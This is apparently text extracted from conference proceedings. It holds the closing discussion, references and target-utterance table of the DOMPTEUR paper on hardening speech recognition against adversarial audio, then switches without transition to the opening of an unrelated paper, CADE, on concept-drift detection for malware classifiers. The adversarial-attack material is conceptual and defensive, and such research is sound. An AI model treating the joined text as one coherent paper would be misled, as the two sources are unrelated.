In contrast, our approach does not rely on detection by augmenting the entire system to become more resilient against adversarial examples. The basic principle of this has been discussed as a defense mechanism in the image domain with JPEG compression [70, 71] as well as in the audio domain by Carlini and Wagner [59], Rajaratnam et al. [72], Andronic et al. [73], and Olivier et al. [74]. These approaches, however, were only used as a pre-processing step to remove semantically irrelevant parts from the input and thereby destroy adversarial perturbations added by (static) attackers. In contrast, we aim to train an ASR system that uses the same information set as the human auditory systems. Consequently, adversarial examples computed against this system are also restricted to this set, and an attack cannot be hidden in inaudible ranges. Similar to the referenced approaches, we rely on psychoacoustics and baseband filtering. However, we do not solely employ this as a pre-processing step but train a new system with our augmentation data (i.e., removing imperceptible information from the training set). This allows us to not simply destroy adversarial perturbations but rather confine the available attack surface.

6 Discussion

We have shown how we can augment an ASR system by utilizing psychoacoustics in conjunction with a band-pass filter to effectively remove semantically irrelevant information from audio signals. This allows us to train a hardened system that is more aligned with human perception.

Model Hardening Our results from Section 4.2 suggest that the hardened models primarily utilize information available within audible ranges. Specifically, we observe that models trained on the unmodified data set appear to use *any* available signals and utilize information *both* from audible and non-audible ranges. This is reflected in the accuracy drop when presented with psychoacoustically filtered input (where only audible ranges are available). In contrast, the augmented model performs comparably well on both types of input. Hence, the model focuses on the perceivable audible ranges and *ignores* the rest.

Robustness of the System We demonstrated how we can create a more realistic attacker, which actively factors in the augmentations during the calculation of adversarial examples. In this case, however, the attack is forced into the audible range. This makes the attack significant more perceptible — resulting in an average SNRseg drop of up to 24.33 dB for speech samples. These results also transfer to other types of audio content (i.e., music and birds tweeting) and are further confirmed by the listening test conducted in Section 4.4. In summary, the results of these experiments show that an attack is clearly perceivable. Further, we find that the adversarial examples, calculated with the adaptive attack, are easily distinguishable from benign audio files by humans.

Implementation Choices In general, our augmentations can be implemented in the form of low-cost pre-processing steps with no noteworthy performance overhead. Only the model needs to be retrained from scratch. However, the cost of this could—in theory—be partially alleviated by transfer learning. We leave this question as an interesting direction for future research.

Robustness-Performance Tradeoff The results of the adaptive attack (cf. Table 2) show that a larger margin Φ leads to stronger robustness. Specifically, for $\Phi = 14$, the attacker was unable to find *any* successful adversarial example in our experiments. However, this incurs an expected robustness-performance trade-off as previous research indicates that adversarial robustness is generally correlated with a loss in accuracy [53].

In the case of our strong white-box attacker, we recommend a margin $\Phi \geq 12$, which result in a degraded system performance by at least 1.82 percentage points in terms of the benign WER. In this case, though, we already granted the attacker many concessions: full access to the model with all parameters, ideal playback (i.e., adversarial examples are fed directly into the recognizer and are not played over-the-air), and an easy target. We chose to study our attacker in this setting as this poses the strongest class of attacks and allows us to gain meaningful insights.

In contrast to white-box attacks, black-box attack don't have direct access to the gradient and for example rely on surrogate models [75] or generative algorithms [76] to construct adversarial examples. Therefore, adversarial examples from these attacks are typically more conspicuous and can even introduce semantic changes such that humans can perceive the hidden transcription if they are made aware of it [75]. Considering our augmentations, we expect that current black-box attacks are able to construct valid adversarial examples against DOMPTEUR. However, we expect these to be significantly more noisy (in comparison to the adaptive attacker) as DOMPTEUR forces modifications to the signal into audible ranges regardless of the underlying attack strategy. Especially in a realistic over-the-air setting, we suspect much higher distortions since the attacker is much more constrained. In such a setting, a smaller Φ might also already suffice. We leave this as an interesting research direction for future work.

Improvement of the Attack The adaptive attack presented in Section 4.3 can successfully compute adversarial examples, except for very aggressive filtering. While Figure 4 clearly shows that the attack has converged, we were still unable to find working adversarial examples. However, other target/input utterance combinations may still exist, for which the attack works and novel attack strategies should be studied.

Forcing Semantics into Adversarial Examples We have shown how we can force adversarial audio attacks into the audible range. This makes them clearly perceivable. Ultimately, the goal is to push adversarial examples towards the perceptual boundary between original and adversarial message. Intuitively, adversarial examples should require such extensive modification that a *human listener* will perceive the target transcription, i. e., that the adversarial perturbation carries *semantic* meaning. We view our work as a first successful step into that direction and leave the exploration of this strategy as an interesting question for future work.

7 Conclusion

In this work, we proposed a broadly applicable design principle for ASR systems that enables them to resemble the human auditory system more closely. To demonstrate the principle, we implemented a prototype of our approach in a tool called DOMPTEUR. More specifically, we augment KALDI using psychoacoustic filtering in conjunction with a band-pass filter. In several experiments, we demonstrate that our method renders our system more robust against adversarial examples, while retaining a high accuracy on benign audio input.

We have argued that an attacker can find adversarial examples for any kind of countermeasure, particularly if we assume the attack to have full white-box access to the system. Specifically, we have calculated adversarial examples for DOMPTEUR via an adaptive attack, which leverages the full knowledge of the proposed countermeasures. Although this attack is successful in computing adversarial examples, we show that the attack becomes much less effective. More importantly, we find that adversarial examples are of poor quality, as demonstrated by the SNRseg and our listening test.

In summary, we have taken the first steps towards bridging the gap between human expectations and the reality of ASR systems—hence taming adversarial attacks to a certain extent by robbing them of their stealth abilities.

Acknowledgments We would like to thank our shepherd Xiaoyu Ji and the anonymous reviewers for their valuable comments and suggestions. We also thank our colleagues Nils Bars, Merlin Chlosta, Sina Däubener, Asja Fischer, Jan Freiwald, Moritz Schlögel, Steffen Zeiler for their feedback and fruitful discussions. This work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972.

References

[1] Michael J Pazzani and Daniel Billsus. Content-Based Recommendation Systems. In *The Adaptive Web*. Springer, 2007.

[2] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E. Hinton. ImageNet Classification with Deep Convolutional Neural Networks. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2012.

[3] Volodymyr Mnih, Koray Kavukcuoglu, David Silver, Andrei A. Rusu, Joel Veness, Marc G. Bellemare, Alex Graves, Martin Riedmiller, Andreas K. Fidjeland, Georg Ostrovski, et al. Human-level Control through Deep Reinforcement Learning. *nature*, 2015.

[4] David Silver, Aja Huang, Chris J Maddison, Arthur Guez, Laurent Sifre, George Van Den Driessche, Julian Schrittwieser, Ioannis Antonoglou, Veda Panneershelvam, Marc Lanctot, et al. Mastering the Game of Go with Deep Neural Networks and Tree Search. *nature*, 2016.

[5] Christopher Berner, Greg Brockman, Brooke Chan, Vicki Cheung, Przemysław Dębiak, Christy Dennison, David Farhi, Quirin Fischer, Shariq Hashme, Chris Hesse, et al. Dota 2 with Large Scale Deep Reinforcement Learning. *Computing Research Repository (CoRR)*, abs/1912.06680, 2019.

[6] Oriol Vinyals, Igor Babuschkin, Wojciech M. Czarnecki, Michaël Mathieu, Andrew Dudzik, Junyoung Chung, David H. Choi, Richard Powell, Timo Ewalds, Petko Georgiev, et al. Grandmaster Level in StarCraft II using Multi-Agent Reinforcement Learning. *nature*, 2019.

[7] Andrew W. Senior, Richard Evans, John Jumper, James Kirkpatrick, Laurent Sifre, Tim Green, Chongli Qin, Augustin Žídek, Alexander WR Nelson, Alex Bridgland, et al. Improved Protein Structure Prediction using Potentials from Deep Learning. *nature*, 2020.

[8] Yaniv Taigman, Ming Yang, Marc'Aurelio Ranzato, and Lior Wolf. DeepFace: Closing the Gap to Human-Level Performance in Face Verification. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2014.

[9] Wayne Xiong, Jasha Droppo, Xuedong Huang, Frank Seide, Mike Seltzer, Andreas Stolcke, Dong Yu, and Geoffrey Zweig. Achieving Human Parity in Conversational Speech Recognition. *Computing Research Repository (CoRR)*, abs/1610.05256, 2016.

[10] Ashwin Ram, Rohit Prasad, Chandra Khatri, Anu Venkatesh, Raefer Gabriel, Qing Liu, Jeff Nunn, Behnam Hedayatnia, Ming Cheng, Ashish Nagar, et al. Conversational AI: The Science Behind the Alexa Prize. In *Alexa Prize*, 2017.

[11] Lauren Goode. Amazon's Alexa will now lock your door for you (if you have a 'smart' lock). https://www.theverge.com/circuitbreaker/2016/7/28/12305678/amazon-alexa-works-with-august-smart-lock-door-WiFi-bridge. Accessed: 2021-06-02.

[12] Stephen Shankland. Meet Tesla's self-driving car computer and its two AI brains. https://www.cnet.com/news/meet-tesla-self-driving-car-computer-and-its-two-ai-brains/. Accessed: 2021-06-02.

[13] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing Properties of Neural Networks. In *International Conference on Learning Representations (ICLR)*, 2014.

[14] Liwei Song and Prateek Mittal. POSTER: Inaudible Voice Commands. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[15] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. DolphinAttack: Inaudible Voice Commands. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[16] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, Xiaofeng Wang, and Carl A. Gunter. CommanderSong: A Systematic Approach for Practical Adversarial Voice Recognition. In *USENIX Security Symposium*, 2018.

[17] Lea Schönherr, Katharina Kohls, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Adversarial Attacks Against Automatic Speech Recognition Systems via Psychoacoustic Hiding. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[18] Lea Schönherr, Thorsten Eisenhofer, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Imperio: Robust Over-the-Air Adversarial Examples for Automatic Speech Recognition Systems. In *Annual Computer Security Applications Conference (ACSAC)*, 2020.

[19] Hadi Abdullah, Kevin Warren, Vincent Bindschaedler, Nicolas Papernot, and Patrick Traynor. SoK: The Faults in our ASRs: An Overview of Attacks against Automatic Speech Recognition and Speaker Identification Systems. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[20] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The Limitations of Deep Learning in Adversarial Settings. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, 2015.

[21] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, and Pascal Frossard. DeepFool: A Simple and Accurate Method to Fool Deep Neural Networks. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2015.

[22] Nicholas Carlini and David Wagner. Towards Evaluating the Robustness of Neural Networks. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[23] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischoff. On Detecting Adversarial Perturbations. In *International Conference on Learning Representations (ICLR)*, 2017.

[24] Reuben Feinman, Ryan R. Curtin, Saurabh Shintre, and Andrew B. Gardner. Detecting Adversarial Samples from Artifacts. *Computing Research Repository (CoRR)*, abs/1703.00410, 2017.

[25] Nicholas Carlini and David Wagner. Adversarial Examples are Not Easily Detected: Bypassing Ten Detection Methods. In *ACM Workshop on Artificial Intelligence and Security (AISec)*, 2017.

[26] Justin Gilmer, Ryan P. Adams, Ian Goodfellow, David Andersen, and George E. Dahl. Motivating the Rules of the Game for Adversarial Example Research. *Computing Research Repository (CoRR)*, abs/1807.06732, 2018.

[27] Adi Shamir, Itay Safran, Eyal Ronen, and Orr Dunkelman. A Simple Explanation for the Existence of Adversarial Examples with Small Hamming. *Computing Research Repository (CoRR)*, abs/1901.10861, 2019.

[28] Andrew Ilyas, Shibani Santurkar, Dimitris Tsipras, Logan Engstrom, Brandon Tran, and Aleksander Madry. Adversarial Examples Are Not Bugs, They Are Features. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2019.

[29] Brian B. Monson, Eric J. Hunter, Andrew J. Lotto, and Brad H. Story. The Perceptual Significance of High-frequency Energy in the Human Voice. *Frontiers in Psychology*, 2014.

[30] Nicholas Carlini, Anish Athalye, Nicolas Papernot, Wieland Brendel, Jonas Rauber, Dimitris Tsipras, Ian Goodfellow, and Aleksander Madry. On Evaluating Adversarial Robustness. *Computing Research Repository (CoRR)*, abs/1902.06705, 2019.

[31] Herve A. Bourlard and Nelson Morgan. *Connectionist Speech Recognition: A Hybrid Approach*. Kluwer Press, 1994.

[32] Awni Hannun, Carl Case, Jared Casper, Bryan Catanzaro, Greg Diamos, Erich Elsen, Ryan Prenger, Sanjeev Satheesh, Shubho Sengupta, Adam Coates, and Andrew Y. Ng. Deep Speech: Scaling Up End-to-End Speech Recognition. *Computing Research Repository (CoRR)*, abs/1412.5567, 2014.

[33] Alex Graves and Navdeep Jaitly. Towards End-to-End Speech Recognition with Recurrent Neural Networks. In *International Conference on Machine Learning (ICML)*, 2014.

[34] Jian Kang, Wei-Qiang Zhang, Wei-Wei Liu, Jia Liu, and Michael T. Johnson. Advanced Recurrent Network-Based Hybrid Acoustic Models for Low Resource Speech Recognition. *EURASIP Journal on Audio, Speech, and Music Processing*, 2018.

[35] Daniel Povey, Arnab Ghoshal, Gilles Boulianne, Lukas Burget, Ondrej Glembek, Nagendra Goel, Mirko Hannemann, Petr Motlicek, Yanmin Qian, Petr Schwarz, Jan Silovsky, Georg Stemmer, and Karel Vesely. The Kaldi Speech Recognition Toolkit. In *IEEE Workshop on Automatic Speech Recognition and Understanding (ASRU)*, 2011.

[36] Jun Du, Yan-Hui Tu, Lei Sun, Feng Ma, Hai-Kun Wang, Jia Pan, Cong Liu, Jing-Dong Chen, and Chin-Hui Lee. The USTC-iFlytek System for CHiME-4 Challenge. In *ISCA Workshop on Speech Processing in Everyday Environments (CHiME)*, 2016.

[37] Naoyuki Kanda, Rintaro Ikeshita, Shota Horiguchi, Yusuke Fujita, Kenji Nagamatsu, Xiaofei Wang, Vimal Manohar, Nelson Enrique Yalta Soplin, Matthew Maciejewski, Szu-Jui Chen, et al. The Hitachi/JHU CHiME-5 System: Advances in Speech Recognition for Everyday Home Environments Using Multiple Microphone Arrays. In *ISCA Workshop on Speech Processing in Everyday Environments (CHiME)*, 2018.

[38] Ivan Medennikov, Ivan Sorokin, Aleksei Romanenko, Dmitry Popov, Yuri Khokhlov, Tatiana Prisyach, Nikolay Malkovskii, Vladimir Bataev, Sergei Astapov, Maxim Korenevsky, and Alexander Zatvornitskiy. The STC System for the CHiME 2018 Challenge. In *ISCA Workshop on Speech Processing in Everyday Environments (CHiME)*, 2018.

[39] Yao Qin, Nicholas Carlini, Ian Goodfellow, Garrison Cottrell, and Colin Raffel. Imperceptible, Robust, and Targeted Adversarial Examples for Automatic Speech Recognition. In *International Conference on Machine Learning (ICML)*, 2019.

[40] Hadi Abdullah, Washington Garcia, Christian Peeters, Patrick Traynor, Kevin R. B. Butler, and Joseph Wilson. Practical Hidden Voice Attacks against Speech and Speaker Recognition Systems. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[41] Joseph Szurley and J. Zico Kolter. Perceptual Based Adversarial Audio Attacks. *Computing Research Repository (CoRR)*, abs/1906.06355, 2019.

[42] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion Attacks against Machine Learning at Test Time. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases (ECML PKDD)*, 2013.

[43] ISO Central Secretary. Information Technology – Coding of Moving Pictures and Associated Audio for Digital Storage Media at Up to 1.5 Mbits/s – Part3: Audio. Standard 11172-3, International Organization for Standardization, 1993.

[44] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box Adversarial Attacks with Limited Queries and Information. In *International Conference on Machine Learning (ICML)*, 2018.

[45] Nicolas Papernot, Patrick D. McDaniel, and Ian J. Goodfellow. Transferability in Machine Learning: From Phenomena to Black-Box Attacks using Adversarial Samples. *Computing Research Repository (CoRR)*, abs/1605.07277, 2016.

[46] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security Symposium*, 2016.

[47] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical Black-Box Attacks Against Machine Learning. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2017.

[48] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[49] Auguste Kerckhoffs. La Cryptographic Militaire. *Journal des Sciences Militaires*, 1883.

[50] Gonzalo Navarro. A Guided Tour to Approximate String Matching. *ACM Computing Surveys (CSUR)*, 2001.

[51] Stephen Voranl and Connie Sholl. Perception-Based Objective Estimators of Speech. In *IEEE Workshop on Speech Coding for Telecommunications: Speech Coding for Interoperable Global Colmmunications (SCFT)*, 1995.

[52] Wonho Yang. *Enhanced Modified Bark Spectral Distortion (EMBSD): An Objective Speech Quality Measure Based on Audible Distortion and Cognition Model*. PhD thesis, Temple University, 1999.

[53] Dimitris Tsipras, Shibani Santurkar, Logan Engstrom, Alexander Turner, and Aleksander Madry. Robustness May be at Odds with Accuracy. In *International Conference on Learning Representations (ICLR)*, 2019.

[54] Douglas B. Paul and Janet M. Baker. The Design for the Wall Street Journal-Based CSR Corpus. In *Workshop on Speech and Natural Language*, 1992.

[55] Florian Tramer, Nicholas Carlini, Wieland Brendel, and Aleksander Madry. On Adaptive Attacks to Adversarial Example Defenses. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2020.

[56] Nadja Schinkel-Bielefeld, Netaya Lotze, and Frederik Nagel. Audio Quality Evaluation by Experienced and Inexperienced Listeners. In *International Congress on Acoustics (ICA)*, 2013.

[57] Franz Faul, Edgar Erdfelder, Axel Buchner, and Albert-Georg Lang. Statistical Power Analyses using G* Power 3.1: Tests for Correlation and Regression Analyses. *Behavior Research Methods*, 2009.

[58] John T.E. Richardson. Eta Squared and Partial Eta Squared as Measures of Effect Size in Educational Research. *Educational Research Review*, 2011.

[59] Nicholas Carlini and David Wagner. Audio Adversarial Examples: Targeted Attacks on Speech-to-Text. In *IEEE Deep Learning and Security Workshop (DLS)*, 2018.

[60] Moustafa Alzantot, Bharathan Balaji, and Mani Srivastava. Did you hear that? Adversarial Examples Against Automatic Speech Recognition. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2017.

[61] Senthil Mani Shreya Khare, Rahul Aralikatte. Adversarial Black-Box Attacks on Automatic Speech Recognition Systems using Multi-Objective Evolutionary Optimization. In *Conference of the International Speech Communication Association (INTERSPEECH)*, 2019.

[62] Rohan Taori, Amog Kamsetty, Brenton Chu, and Nikita Vemuri. Targeted Adversarial Examples for Black Box Audio Systems. In *IEEE Deep Learning and Security Workshop (DLS)*, 2019.

[63] Tao Chen, Longfei Shangguan, Zhenjiang Li, and Kyle Jamieson. Metamorph: Injecting Inaudible Commands Into Over-the-Air Voice Controlled Systems. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[64] Hojjat Aghakhani, Thorsten Eisenhofer, Lea Schönherr, Dorothea Kolossa, Thorsten Holz, Christopher Kruegel, and Giovanni Vigna. VENOMAVE: Clean-Label Poisoning Against Speech Recognition. *Computing Research Repository (CoRR)*, abs/2010.10682, 2020.

[65] Pingchuan Ma, Stavros Petridis, and Maja Pantic. Detecting Adversarial Attacks On Audio-Visual Speech Recognition. In *International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2021.

[66] Qiang Zeng, Jianhai Su, Chenglong Fu, Golam Kayas, and Lannan Luo. A Multiversion Programming Inspired Approach to Detecting Audio Adversarial Examples. In *Conference on Dependable Systems and Networks (DSN)*, 2019.

[67] Zhuolin Yang, Bo Li, Pin-Yu Chen, and Dawn Song. Characterizing Audio Adversarial Examples Using Temporal Dependency. In *International Conference on Learning Representations (ICLR)*, 2019.

[68] Heng Liu and Gregory Ditzler. Detecting Adversarial Audio via Activation Quantization Error. In *International Joint Conference on Neural Networks (IJCNN)*, 2020.

[69] Sina Däubener, Lea Schönherr, Asja Fischer, and Dorothea Kolossa. Detecting Adversarial Examples for Speech Recognition via Uncertainty Quantification. In *Conference of the International Speech Communication Association (INTERSPEECH)*, 2020.

[70] Gintare Karolina Dziugaite, Zoubin Ghahramani, and Daniel M. Roy. A Study of the Effect of JPG Compression on Adversarial Images. *Computing Research Repository (CoRR)*, abs/1608.00853, 2016.

[71] Nilaksh Das, Madhuri Shanbhogue, Shang-Tse Chen, Fred Hohman, Siwei Li, Li Chen, Michael E. Kounavis, and Duen Horng Chau. Shield: Fast, Practical Defense and vaccination for Deep Learning using JPEG Compression. In *International Conference on Knowledge Discovery and Data Mining (KDD)*, 2018.

[72] Krishan Rajaratnam, Kunal Shah, and Jugal Kalita. Isolated and Ensemble Audio Preprocessing Methods for Detecting Adversarial Examples against Automatic Speech Recognition. In *Conference on Computational Linguistics and Speech Processing (ROCLING)*, 2018.

[73] Iustina Andronic, Ludwig Kürzinger, Edgar Ricardo Chavez Rosas, Gerhard Rigoll, and Bernhard U Seeber. MP3 Compression to Diminish Adversarial Noise in End-to-End Speech Recognition. In *International Conference on Speech and Computer*, 2020.

[74] Raphael Olivier, Bhiksha Raj, and Muhammad Shah. High-Frequency Adversarial Defense for Speech and Audio. In *International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2021.

[75] Yuxuan Chen, Xuejing Yuan, Jiangshan Zhang, Yue Zhao, Shengzhi Zhang, Kai Chen, and XiaoFeng Wang. Devil's Whisper: A General Approach for Physical Adversarial Attacks against Commercial Black-box Speech Recognition Devices. In *USENIX Security Symposium*, 2020.

[76] Tianyu Du, Shouling Ji, Jinfeng Li, Qinchen Gu, Ting Wang, and Raheem Beyah. SirenAttack: Generating Adversarial Audio for End-to-End Acoustic Systems. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2020.

A Targets

Table 6: **Target utterances for the experiments with the adaptive attacker.** For the experiments we select 50 utterances as target with an approximate length of 5s from the WSJ speech corpus test set `eval92`.

Utterance	Length	Utterance	Length	Utterance	Length
440c0407	5.47s	440c040i	5.07s	440c040j	4.08s
441c0409	4.91s	441c040c	5.57s	441c040l	5.26s
441c040m	5.50s	441c040s	4.58s	441c040y	4.08s
442c0402	5.14s	442c040c	5.69s	442c040d	4.80s
442c040h	4.63s	442c040k	5.37s	442c040w	5.21s
443c0402	5.05s	443c040b	4.69s	443c040c	4.73s
443c040d	5.54s	443c040j	4.61s	443c040l	4.23s
443c040p	4.10s	443c040v	4.82s	443c0417	4.55s
444c0407	4.76s	444c0409	5.20s	444c040i	4.98s
444c040n	5.18s	444c040u	4.37s	444c040w	5.52s
444c040z	4.29s	444c0410	4.16s	445c0409	5.43s
445c040j	4.99s	445c040l	5.64s	445c040w	4.92s
445c040x	4.68s	445c0411	4.34s	446c0402	5.59s
446c040b	4.10s	446c040d	5.18s	446c040e	4.94s
446c040f	4.66s	446c040o	5.33s	446c040p	5.04s
446c040s	5.18s	446c040v	4.07s	447c040g	4.64s
447c040p	5.23s	447c040z	4.68s		

CADE: Detecting and Explaining Concept Drift Samples for Security Applications



Limin Yang*, Wenbo Guo†, Qingying Hao*, Arridhana Ciptadi‡
Ali Ahmadzadeh‡, Xinyu Xing†, Gang Wang*
*University of Illinois at Urbana-Champaign †The Pennsylvania State University ‡Blue Hexagon
liminy2@illinois.edu, wzg13@ist.psu.edu, qhao2@illinois.edu, {arri, ali}@bluehexagon.ai, xxing@ist.psu.edu, gangw@illinois.edu

Abstract

Concept drift poses a critical challenge to deploy machine learning models to solve practical security problems. Due to the dynamic behavior changes of attackers (and/or the benign counterparts), the testing data distribution is often shifting from the original training data over time, causing major failures to the deployed model.

To combat concept drift, we present a novel system CADE aiming to 1) *detect* drifting samples that deviate from existing classes, and 2) *provide explanations* to reason the detected drift. Unlike traditional approaches (that require a large number of new labels to determine concept drift statistically), we aim to identify individual drifting samples as they arrive. Recognizing the challenges introduced by the high-dimensional outlier space, we propose to map the data samples into a low-dimensional space and automatically learn a distance function to measure the dissimilarity between samples. Using contrastive learning, we can take full advantage of existing labels in the training dataset to learn how to compare and contrast pairs of samples. To reason the meaning of the detected drift, we develop a distance-based explanation method. We show that explaining "distance" is much more effective than traditional methods that focus on explaining a "decision boundary" in this problem context. We evaluate CADE with two case studies: Android malware classification and network intrusion detection. We further work with a security company to test CADE on its malware database. Our results show that CADE can effectively detect drifting samples and provide semantically meaningful explanations.

1 Introduction

Deploying machine learning based security applications can be very challenging due to *concept drift*. Whether it is malware classification, intrusion detection, or online abuse detection [6, 12, 17, 42, 48], learning-based models work under a "closed-world" assumption, expecting the testing data distribution to roughly match that of the training data. However, the environments in which the models are deployed are usually dynamically changing over time. Such changes may include both organic behavior changes of benign players and malicious mutations and adaptations of attackers. As a result, the testing data distribution is shifting from the original training data, which can cause serious failures to the models [23].




Figure 1: Drifting sample detection and explanation.

To address concept drift, most learning-based models require periodical re-training [36, 39, 52]. However, retraining often needs labeling a large number of new samples (expensive). More importantly, it is also difficult to determine *when* the model should be retrained. Delayed retraining can leave the outdated model vulnerable to new attacks.

We envision that combating concept drift requires establishing a monitoring system to examine the relationship between the incoming data streams and the training data (and/or the current classifier). The high-level idea is illustrated in Figure 1. While the original classifier is working in the *production space*, another system should periodically check how qualified the classifier is to make decisions on the incoming data samples. A detection module (❶) can filter drifting samples that are moving away from the training space. More importantly, to reason the causes of the drifting (*e.g.*, attacker mutation, organic behavior changes, previous unknown system bugs), we need an explanation method (❷) to link the detection decision to semantically meaningful features. These two capabilities are essential to preparing a learning-based security application for the open-world environment.

Prior works have explored the detection of drifting samples by directly checking the prediction confidence of the original classifier (❶) [32]. A low confidence score could indicate that the incoming sample is a drifting sample. However, this confidence score is a probability (sum up to 1.0) calculated based on the assumption that all the classes are known (closed-world). A drifting sample that does not belong to any existing classes might be assigned to a wrong class with high confidence (validated by existing works [25, 32, 37]). A more recent work presents the idea to compute a *non-conformity measure* between the incoming sample and each of the existing classes to determine fitness [38]. This non-conformity measure is calculated based on a distance function to quantify the dissimilarity between samples. However, we find that such distance functions could easily lose effectiveness, especially when the data is sparse with high dimensionality.

Our Method. In this paper, we present a new method for detecting drifting samples, coupled with a novel method to explain the detection decisions. Collectively, we build a system called CADE, which is short for "Contrastive Autoencoder for Drifting detection and Explanation." The key challenge is to derive an effective distance function to measure the dissimilarity of samples. Instead of arbitrarily picking the distance function, we leverage the idea of *contrastive learning* [29] to learn the distance function from existing training data, based on existing labels. Given the training data (multiple classes) of the original classifier, we map the training samples into a low-dimensional latent space. The map function is learned by contrasting samples to enlarge the distances between samples of different classes, while reducing the distance between samples in the same class. We show the resulting distance function in the latent space can effectively detect and rank drifting samples.

To explain a drifting sample, we identify a small set of important features that differentiate this sample from its nearest class. A key observation is that traditional (supervised) explanation methods do not work well [22, 28, 53, 62]. The insight is that supervised explanation methods require both classes (drifting samples and existing class) to have sufficient samples to estimate their distributions. However, this requirement is difficult to meet, given the drifting sample is located in a sparse space outside of training distribution. Instead, we find it is more effective to derive explanations based on *distance changes*, *i.e.*, features that cause the largest changes to the distance between the drifting sample and its nearest class.

Evaluation. We evaluate our methods with two datasets, including an Android malware dataset [7] and an intrusion detection dataset released in 2018 [57]. Our evaluation shows that our drifting detection method is highly accurate, with an average F_1 score of 0.96 or higher, which outperforms various baselines and existing methods. Our analysis also demonstrates the benefit of using contrastive learning to reduce the ambiguity of detection decisions. For the explanation model, we perform both quantitative and qualitative evaluations. Case studies also show that the selected features match the semantic behaviors of the drifting samples.

Furthermore, we worked with our collaborators in a security company to test CADE on their internal malware database. As an initial test, we obtained a sample of 20,613 Windows PE malware that appeared from August 2019 to February 2020 from 395 families. This allows us to test the system performance with more malware families and in a diverse setting. The results are promising. For example, CADE achieves an F_1 score of 0.95 when trained on 10 families and tested on 160 previously unseen families. This leads to the interest to further test and deploy CADE in a production system.

Contributions. This paper has three main contributions.

- We propose CADE to complement existing supervised learning based security applications to combat concept drift. We introduce an effective method to detect drifting samples based on contrastive representation learning.
- We illustrate the limitation of supervised explanation methods in explaining outlier samples and introduce a distance-based explanation method for this context.
- We extensively evaluate the proposed methods with two applications. Our initial tests with a security company show that CADE is effective. We have released the code of CADE here[1] to support future research.

2 Background and Problem Scope

In this section, we introduce the background for concept drift under the contexts of security applications, and discuss the limitations of some possible solutions.

Concept Drift. Supervised machine learning has been used in many security contexts to train detection models. Concept drift is a major challenge to these models when deployed in practice. Concept drift occurs as the testing data distribution deviates from the original training data, causing a shift in the true decision boundary [23]. This often leads to major errors in the original model over time.

To detect concept drift, researchers propose various techniques, which mostly involve the collection of new sets of data to statistically assess model behaviors [9, 10, 20, 31]. For some of these works, they also require the effort of data labeling. In security applications, knowing the existence of new attacks and collecting data about them are challenging in the first place. Besides, labeling data is time-consuming and requires substantial expertise. As such, it is impractical to assume that most incoming data can be sufficiently labeled.

Besides supervised models, semi-supervised anomaly detection systems are not necessarily immune to concept drift. For example, most network intrusion detection systems are

[1] https://github.com/whyisyoung/CADE

learned on "normal" traffic, and then used to detect incoming traffic that deviates from the learned "norm" as attacks [24, 34, 48]. For such systems, they might detect previously unknown attacks; however, concept drift, especially in benign traffic, could easily cause model failures. Essentially, intrusion detection is still a classification problem, *i.e.*, to distinguish normal traffic from abnormal traffic. Its training is performed only with one category of data. This, to some extent, weakens the learning outcome. The systems still rely on the assumption that the normal data has *covered all possible cases* – which is often violated in the testing phase [60].

Our Problem Scope. Instead of detecting concept drift with well-prepared and fully labeled data, we focus on a more practical scenario. As shown in Figure 1, we investigate individual samples to detect those that are shifted away from the original training data. This allows us to detect drifting samples and labels (a subset of) them as they arrive. Once we accumulate drifting samples sufficiently, we can assess the need for model re-training.

